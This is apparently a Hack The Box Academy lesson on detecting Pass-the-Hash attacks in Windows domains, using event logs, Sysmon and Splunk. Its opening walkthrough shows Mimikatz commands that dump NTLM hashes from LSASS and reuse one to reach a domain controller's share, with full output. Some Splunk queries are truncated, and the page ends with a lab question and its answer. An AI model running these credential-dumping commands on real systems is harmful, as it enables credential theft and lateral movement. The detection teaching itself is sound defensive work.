Detecting Pass-the-Hash

Pass-the-Hash

`Pass-the-Hash` is a technique utilized by attackers to authenticate to a networked system using the `NTLM` hash of a user's password instead of the plaintext password. The attack capitalizes on the way Windows stores password hashes in memory, enabling adversaries with administrative access to capture the hash and reuse it for lateral movement within the network.

Attack Steps:

- The attacker employs tools such as `Mimikatz` to extract the `NTLM` hash of a user currently logged onto the compromised system. Note that local administrator privileges are required on the system to extract the user's hash.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2560090 (00000000:0027105a)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 8/1/2023 7:22:43 AM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : corp.local
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : corp.local
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : corp.local
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 911055 (00000000:000de6cf)
Session           : Interactive from 1
User Name         : JERRI_BALLARD
```

- Armed with the `NTLM` hash, the attacker can authenticate as the targeted user on other systems or network resources without needing to know the actual password.

```
mimikatz 2.2.0 x64 (oe.eo)

584     {0;000003e7} 1 D 47529          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000de6a5} 1 F 2018929     CORP\JERRI_BALLARD      S-1-5-21-4062224834-3791750317-3769293043-1608
(12g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2419877     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # sekurlsa::pth /user:Administrator /ntlm:fc525c9683e8fe067095ba2ddc971889 /domain:corp.local
user    : Administrator
domain  : corp.local
program : cmd.exe
impers. : no
NTLM    : fc525c9683e8fe067095ba2ddc971889
  |  PID  1788
  |  TID  4748
  |  LSA Process is now R/W
  |  LUID 0 ; 2560090 (00000000:0027105a)
  \_ msv1_0   - data copy @ 000001C682EA6D90 : OK !
  \_ kerberos - data copy @ 000001C682E086C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001C6834034C8 (32) -> null

mimikatz #
```

- Utilizing the authenticated session, the attacker can move laterally within the network, gaining unauthorized access to other systems and resources.

```
Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\Windows\system32>dir \\dc01\c$
 Volume in drive \\dc01\c$ has no label.
 Volume Serial Number is E22C-6226
```

```
 Directory of \\dc01\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
07/21/2023  11:29 AM    <DIR>          poshlog
07/23/2023  04:16 AM    <DIR>          Program Files
07/21/2023  05:48 AM    <DIR>          Program Files (x86)
07/21/2023  11:28 AM    <DIR>          Tools
07/28/2023  04:31 AM    <DIR>          Users
07/22/2023  08:05 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  48,727,437,312 bytes free

C:\Windows\system32>whoami
nt authority\system
```

Windows Access Tokens & Alternate Credentials

An `access token` is a data structure that defines the security context of a process or thread. It contains information about the associated user account's identity and privileges. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system generates an access token. Subsequently, any process executed on behalf of that user possesses a copy of this access token. (**Source**: https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens)

`Alternate Credentials` provide a way to supply different login credentials (username and password) for specific actions or processes without altering the user's primary login session. This permits a user or process to execute certain commands or access resources as a different user without logging out or switching user accounts. The `runas` command is a Windows command-line tool that allows users to execute commands as another user. When the `runas` command is executed, a new access token is generated, which can be verified with the `whoami` command.

```
Command Prompt
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\JENNY_HICKMAN>runas /user:lab.internal.local\Administrator cmd.exe
Enter the password for lab.internal.local\Administrator:
Attempting to start cmd.exe as user "lab.internal.local\Administrator" ...

C:\Users\JENNY_HICKMAN>dir \\10.0.10.20\c$
Access is denied.
```


```
Administrator: cmd.exe (running as lab.internal.local\Administrator)
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
labs\administrator

C:\Windows\system32>dir \\10.0.10.20\c$
 Volume in drive \\10.0.10.20\c$ has no label.
 Volume Serial Number is 546C-450E

 Directory of \\10.0.10.20\c$

03/09/2021  03:47 PM         1,048,576 ds_ds.etl
07/16/2016  03:23 PM    <DIR>          PerfLogs
03/01/2021  03:24 PM    <DIR>          poshlog
03/12/2021  08:07 PM    <DIR>          Program Files
03/12/2021  08:07 PM    <DIR>          Program Files (x86)
03/01/2021  02:52 PM    <DIR>          Users
03/01/2021  10:00 PM    <DIR>          Windows
               1 File(s)      1,048,576 bytes
               6 Dir(s)  38,898,683,904 bytes free

C:\Windows\system32>
```

The `runas` command also contains an interesting flag `/netonly`. This flag indicates that the specified user information is for remote access only. Even though the `whoami` command returns the original username, the spawned `cmd.exe` can still access the Domain Controller root folder.

```
Command Prompt
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\JENNY_HICKMAN>dir \\10.0.10.20\c$
Access is denied.

C:\Users\JENNY_HICKMAN>runas /user:lab.internal.local\Administrator /netonly cmd.exe
Enter the password for lab.internal.local\Administrator:
Attempting to start cmd.exe as user "lab.internal.local\Administrator" ...

C:\Users\JENNY_HICKMAN>
```

```
cmd.exe (running as lab.internal.local\Administrator)
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
labs\jenny_hickman

C:\Windows\system32>dir \\10.0.10.20\c$
 Volume in drive \\10.0.10.20\c$ has no label.
 Volume Serial Number is 546C-450E

 Directory of \\10.0.10.20\c$

03/09/2021  03:47 PM         1,048,576 ds_ds.etl
07/16/2016  03:23 PM    <DIR>          PerfLogs
03/01/2021  03:24 PM    <DIR>          poshlog
03/12/2021  08:07 PM    <DIR>          Program Files
03/12/2021  08:07 PM    <DIR>          Program Files (x86)
03/01/2021  02:52 PM    <DIR>          Users
03/01/2021  10:00 PM    <DIR>          Windows
               1 File(s)      1,048,576 bytes
               6 Dir(s)  38,902,611,968 bytes free

C:\Windows\system32>
```

Each `access token` references a `LogonSession` generated at user logon. This `LogonSession` security structure contains such information as Username, Domain, and AuthenticationID (`NTHash/LMHash`), and is used when the process attempts to access remote resources. When the `netonly` flag is used, the process has the same `access token` but a different `LogonSession`.



Pass-the-Hash Detection Opportunities


From the Windows Event Log perspective, the following logs are generated when the `runas` command is executed:

- When `runas` command is executed without the `/netonly` flag - `Event ID 4624 (Logon)` with `LogonType 2 (interactive)`.

2021-03-13 12:40:53	4624	An account was successfully logged on	BLUE		BLUE	Advapi	5	-	SYSTEM	NT AUTHORITY
2021-03-13 12:40:54	4624	An account was successfully logged on	BLUE		BLUE	Advapi	5	-	SYSTEM	NT AUTHORITY
2021-03-13 12:42:52	4624	An account was successfully logged on	BLUE	BLUE	BLUE	seclogo	2	-	Administrator	LABS
2021-03-13 12:42:52	4648	A logon was attempted using explicit credentials	BLUE	::1	BLUE				Administrator	LABS
2021-03-13 12:42:52	4768	A Kerberos authentication ticket (TGT) was requested	DC	::ffff:10.0.10.100	DC				Administrator	lab.internal.local
2021-03-13 12:42:52	4769	A Kerberos service ticket was requested	DC	::ffff:10.0.10.100	DC				Administrator@LAB.INTERNAL.LOCAL	LAB.INTERNAL.LOCAL
2021-03-13 12:43:07	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	Administrator	LABS
2021-03-13 12:43:07	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				Administrator	
2021-03-13 12:44:02	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	JENNY_HICKMAN	LABS
2021-03-13 12:44:02	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:44:02	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				JENNY_HICKMAN	

- When `runas` command is executed with the `/netonly` flag - `Event ID 4624 (Logon)` with `LogonType 9 (NewCredentials)`.

2021-03-13 12:03:26	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	JENNY_HICKMAN	LABS
2021-03-13 12:03:26	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				JENNY_HICKMAN	
2021-03-13 12:03:37	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:03:45	4634	An account was logged off	DC		DC		3		Administrator KEN_MORTON	LABS
2021-03-13 12:03:46	4624	An account was successfully logged on	BLUE		BLUE	seclogo	9	-	JENNY_HICKMAN	LABS
2021-03-13 12:03:46	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:03:55	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	Administrator	LABS
2021-03-13 12:03:55	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				Administrator	
2021-03-13 12:03:56	4648	A logon was attempted using explicit	BLUE	10.0.10.20	BLUE				Administrator	lab.internal.local



Simple detection would involve looking for `Event ID 4624` and `LogonType 9`, but as mentioned before, there could be some false positives related to `runas` usage.

The main difference between `runas` with the `netonly` flag and the `Pass-the-Hash` attack is that in the latter case, `Mimikatz` will access the `LSASS` process memory to change `LogonSession` credential materials. Thus, initial detection can be enhanced by correlating `User Logon with NewCredentials` events with `Sysmon Process Access Event Code 10`.

> Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Pass-the-Hash With Splunk


Now let's explore how we can identify Pass-the-Hash, using Splunk.

Before we move on to reviewing the searches, please consult this source to gain a better understanding of where the search part `Logon_Process=seclogo` originated from.

Timeframe: `earliest=1690450689 latest=1690451116`

Detecting Pass-the-Hash


```
index=main earliest=1690450708 latest=1690451116 source="WinEventLog:Security" EventCode=4624 Logon
| table _time, ComputerName, EventCode, user, Network_Account_Domain, Network_Account_Name, Logon_T
```



As already mentioned, we can enhance the search above by adding LSASS memory access to the mix as follows.

Detecting Pass-the-Hash


```
index=main earliest=1690450689 latest=1690451116 (source="XmlWinEventLog:Microsoft-Windows-Sysmon/O
| sort _time, RecordNumber
| transaction host maxspan=1m endswith=(EventCode=4624) startswith=(EventCode=10)
| stats count by _time, Computer, SourceImage, SourceProcessId, Network_Account_Domain, Network_Acc
| fields - count
```



_time	Computer	SourceImage	SourceProcessId	Network_Account_Domain	Network_Account_Name	Logon_Type	Logon_Process
2023-07-27 09:42:52	ORANGE.corp.local	C:\Windows\system32\rundll32.exe	4596	CORP	RAUL_LYNN	9	seclogo

Search Breakdown:

- `index=main earliest=1690450689 latest=1690451116`: Filters the search to only include events from the `main` index that occurred between the specified earliest and latest epoch timestamps.
- `(source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=10 TargetImage="C:\\Windows\\system32\\lsass.exe" SourceImage!="C:\\ProgramData\\Microsoft\\Windows Defender\\platform\\*\\MsMpEng.exe")`: Filters the search to only include `Sysmon` operational log events with an `EventCode` of `10` (Process Access). It further narrows down the results to events where the `TargetImage` is `C:\Windows\system32\lsass.exe` (indicating that the `lsass.exe` process is being accessed) and the `SourceImage` is not a known legitimate process from the Windows Defender directory.
- `OR (source="WinEventLog:Security" EventCode=4624 Logon_Type=9 Logon_Process=seclogo)`: Filters the search to also include Security event log events with an `EventCode` of `4624` (Logon), `Logon_Type` of `9` (NewCredentials), and `Logon_Process` of `seclogo`.
- `| sort _time, RecordNumber`: Sorts the events based on the `_time` field and then the `RecordNumber` field.
- `| transaction host maxspan=1m endswith=(EventCode=4624) startswith=(EventCode=10)`: Groups related events based on the `host` field, with a maximum time span of `1` minute between the start and end events. This command is used to associate process access events targeting `lsass.exe` with remote logon events.
- `| stats count by _time, Computer, SourceImage, SourceProcessId, Network_Account_Domain, Network_Account_Name, Logon_Type, Logon_Process`: Aggregates the events based on the specified fields, counting the number of occurrences for each combination of field values.
- `| fields - count`: Removes the `count` field from the results.


Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+ 1 A Pass-the-Hash attack took place during the following timeframe earliest=1690543380 latest=1690545180. Enter the involved ComputerName as your answer.
BLUE.corp.local
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX